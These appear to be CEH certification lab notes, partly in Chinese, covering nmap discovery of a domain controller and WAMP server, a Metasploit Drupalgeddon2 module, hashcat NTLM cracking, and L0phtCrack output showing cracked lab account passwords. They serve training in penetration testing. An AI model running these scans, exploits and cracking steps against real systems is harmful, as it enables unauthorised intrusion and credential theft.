

Locating DC

```
Nmap scan report for 10.10.10.16
Host is up (0.00047s latency).
Not shown: 65503 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49668/tcp open  unknown
```

DC

GC

```
[attacker@parrot]~
```

```
$sudo nmap 10.10.10.16 -p445 -sVC
```

```
[sudo] password for attacker:
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2023-09-25 03:36 EDT
```

```
Nmap scan report for 10.10.10.16
```

```
Host is up (0.00043s latency).
```

```
PORT      STATE SERVICE
```

```
445/tcp open  microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds (workgroup: CEH)
```

```
MAC Address: 00:15:5D:01:97:21 (Microsoft)
```

```
Service Info: Host: SERVER2016; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
```

```
|_clock-skew: mean: 2h19m58s, deviation: 4h02m29s, median: -1s
```

```
|_nbstat: NetBIOS name: SERVER2016, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:01:97:21 (Microsoft)
```

```
|_smb-os-discovery:
```

```
|_OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
```

```
|_Computer name: Server2016
```

```
|_NetBIOS computer name: SERVER2016\x00
```

```
|_Domain name: CEH.com
```

```
|_Forest name: CEH.com
```

```
|_FQDN: Server2016.CEH.com
```

```
|_System time: 2023-09-25T00:36:06-07:00
```

```
|_smb-security-mode:S (Stored)
```

```
|_account_used: <blank>
```

```
|_authentication_level:user
```

```
|_challenge_response:supported
```

```
|_message_signing: required
```



Vulnerability: Command Injection

Ping a device

Enter an IP address

Submit

TCP 0.0.0.0:3389

0.0.0.0:0

LISTENING

TCP [::]:3389

:::0

LISTENING

UDP 0.0.0.0:3389

*

TCP 0.0.0.0:3389

*

More Information

- [How to exploit a Windows Server 2016 Standard Evaluation 14393 using Remote Code Execution](#)
- [How to exploit a Windows Server 2016 Standard Evaluation 14393 using Remote Code Execution](#)
- [How to exploit a Windows Server 2016 Standard Evaluation 14393 using Remote Code Execution](#)
- [How to exploit a Windows Server 2016 Standard Evaluation 14393 using Remote Code Execution](#)

Locating WAMP

[attacker@parrot ~]

\$sudo nmap -p80,8080 --open -sV --script http-title 10.10.10.*

Starting Nmap 7.80 (<https://nmap.org>) at 2023-09-25 02:06 EDT

Nmap scan report for 10.10.10.10

Host is up (0.0012s latency).

Not shown: 1 closed port

| PORT | STATE | SERVICE | VERSION |
|------|-------|---------|---------|
|------|-------|---------|---------|

| | | | |
|--------|------|------|--------------------------|
| 80/tcp | open | http | Microsoft IIS httpd 10.0 |
|--------|------|------|--------------------------|

|_http-server-header: Microsoft-IIS/10.0

|_http-title: IIS Windows

MAC Address: 00:15:5D:01:97:1F (Microsoft)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.10.10.16

Host is up (0.00056s latency).

| PORT | STATE | SERVICE | VERSION |
|------|-------|---------|---------|
|------|-------|---------|---------|

| | | | |
|--------|------|------|---|
| 80/tcp | open | http | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |
|--------|------|------|---|

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

| | | | |
|----------|------|------|--|
| 8080/tcp | open | http | Apache httpd 2.4.39 ((Win64) PHP/7.2.18) |
|----------|------|------|--|

|_http-server-header: Apache/2.4.39 (Win64) PHP/7.2.18

|_http-title: WAMPSEVER Homepage

MAC Address: 00:15:5D:01:97:21 (Microsoft)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for www.goodshopping.com (10.10.10.19)

Host is up (0.0013s latency).

Drupalgeddon2

```
msf6 > use exploit/unix/webapp/drupal_drupalgeddon2  
[*] Using configured payload php/meterpreter/reverse_tcp  
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > info
```

Name: Drupal Drupalgeddon 2 Forms API Property Injection

Module: exploit/unix/webapp/drupal_drupalgeddon2

Platform: PHP, Unix, Linux

Arch: php, cmd, x86, x64

Privileged: No

License: Metasploit Framework License (BSD)

Rank: Excellent

Disclosed: 2018-03-28

hashcat



```
└─$ hashcat --help | grep -i ntlm
5500 | NetNTLMv1 / NetNTLMv1+ESS | Network Protocols
5600 | NetNTLMv2 | Network Protocols
1000 | NTLM | Operating System
└─[attacker@parrot]-[~]
└─$ hashcat -m 1000 win10.hash.sam /usr/share/wordlists/rockyou.txt --force
```


SHA384

```
└─$ sha384sum /bin/bash
f98b411ad416ce54c1e705b0cb2cba924345a758aef227454da69f8bd1bc63d072178e68bef50722e0c3518afee9c04b /bin/bash
└─[attacker@parrot]-[~]
└─$ shasum -a 384 /bin/bash
f98b411ad416ce54c1e705b0cb2cba924345a758aef227454da69f8bd1bc63d072178e68bef50722e0c3518afee9c04b /bin/bash
```

L0phtCrack

安裝 L0phtCrack

| » New Volume (E:) » CEH-Tools » CEHv11 Module 06 System Hacking » Password Cracking Tools » L0phtCrack | | | | |
|---|---|-------------------|-------------|-----------|
| Name | ^ | Date modified | Type | Size |
|  lc7setup_v7.1.5_Win64.exe | | 10/9/2020 7:15 PM | Application | 74,788 KB |
| Company: L0pht Holdings, LLC File version: 7.1.5.34001 Date created: 10/9/2020 9:59 PM Size: 73.0 MB | | | | |



以試用模式啟動


建立新工作階段




匯入本機帳號資料庫進行破解

選擇本機帳號資料庫

執行匯入





破解密碼

設定以字典檔採窮舉法攻擊

執行破解

待 Admin 密碼破解後
點擊 Stop 按鈕停止破解

L0phtCrack 7 - v7.1.5 Win64 [Unnamed Session] *

MENU ? HELP

Passwords
Accounts
Import
Audit

Base
Reports
Queue
Schedule
Documentation

System
Settings

Help
This table shows all the imported accounts and their status while cracking. Accounts that have been cracked will show up with a red background if they are not locked-out, disabled, or expired. If an account is cracked but it is disabled, locked-out, or expired, the text color will be red.
To select accounts in bulk, you can click the hyperlinked labels on the top bar labeled 'All Accounts', 'Cracked', 'Expired', etc. To access remediation and copy/remove operations, there is a menu when you right click on accounts you have selected.
To show or hide columns in the table, click the upper-left corner button. To sort the rows, click on the column headers, clicking twice will sort in the other direction.

All Accounts: 8 Cracked: 7 Partially Cracked: 0 Selected: 0 Locked Out: 0 Disabled: 4 Expired: 0 Non-Expiring: 7

| | Username | NTLM Hash | NTLM Password | NTLM State | |
|---|--------------------|-----------------------------------|---------------|-------------------------------------|---------------------------------------|
| 1 | Admin | 92937945B518814341DE3F726500D4FF | Pa\$\$w0rd | Cracked (Dictionary:Exhaustive): 9s | |
| 2 | Administrator | 31D6CFE0D16AE931B73C59D7E0C089C0 | | Cracked (No Password): instantly | (Built-in account for |
| 3 | DefaultAccount | 31D6CFE0D16AE931B73C59D7E0C089C0 | | Cracked (No Password): instantly | (A user account manage |
| 4 | Guest | 31D6CFE0D16AE931B73C59D7E0C089C0 | | Cracked (No Password): instantly | (Built-in account for |
| 5 | Jason | 2D20D252A479F485CDF5E171D93985BF | qwerty | Cracked (Dictionary:Exhaustive): 9s | |
| 6 | Martin | 5EBE7DFA074DA8EE8AEF1FAA2BBDE876 | apple | Cracked (Dictionary:Exhaustive): 9s | |
| 7 | Shiela | 0CB6948805F797BF2A82807973B89537 | test | Cracked (Dictionary:Exhaustive): 9s | |
| 8 | WDAGUtilityAccount | C7B7CAD9C96482512C0975E34B71CD724 | | Not Cracked | (A user account manage scenarios.) |

Status: Stopped

Current Operation: Stopped Thermal Monitor: COOL CPU Utilization:

```
08:52:07 Node 1: test (Shiela)
08:52:08 Node 3: test (Shiela)
08:52:08 Node 3: qwerty (Jason)
08:52:08 Node 2: test (Shiela)
08:52:08 Node 3: apple (Martin)

08:52:11 Node 2: Pa$$w0rd (Admin)
08:52:11 Node 3: Pa$$w0rd (Admin)

08:53:01 Stopped
```

This Step: 0% Total Queue: 0%

BCTextEncoder

資料夾路徑在此

New Volume (E:) > CEH-Tools > CEHv11 Module 20 Cryptography > Cryptography Tools >

| Name | Date modified | Type |
|-----------------------------|-------------------|-------------|
| Advanced Encryption Package | 10/9/2020 9:59 PM | File folder |
| BCTextEncoder | 10/9/2020 9:59 PM | File folder |
| CryptoForge | 10/9/2020 9:59 PM | File folder |

執行檔案在此

| | | |
|------------------------------|-------------------|-------------|
| BCTextEncoder_v.1.03.2.1.exe | 10/9/2020 7:18 PM | Application |
|------------------------------|-------------------|-------------|


File description: Jetico Self-Extracting Archive Utility...
Company: Jetico, Inc.
File version: 3.0.6.6
Date created: 10/9/2020 9:59 PM
Size: 1.30 MB

使用 BCTextEncoder

輸入明文

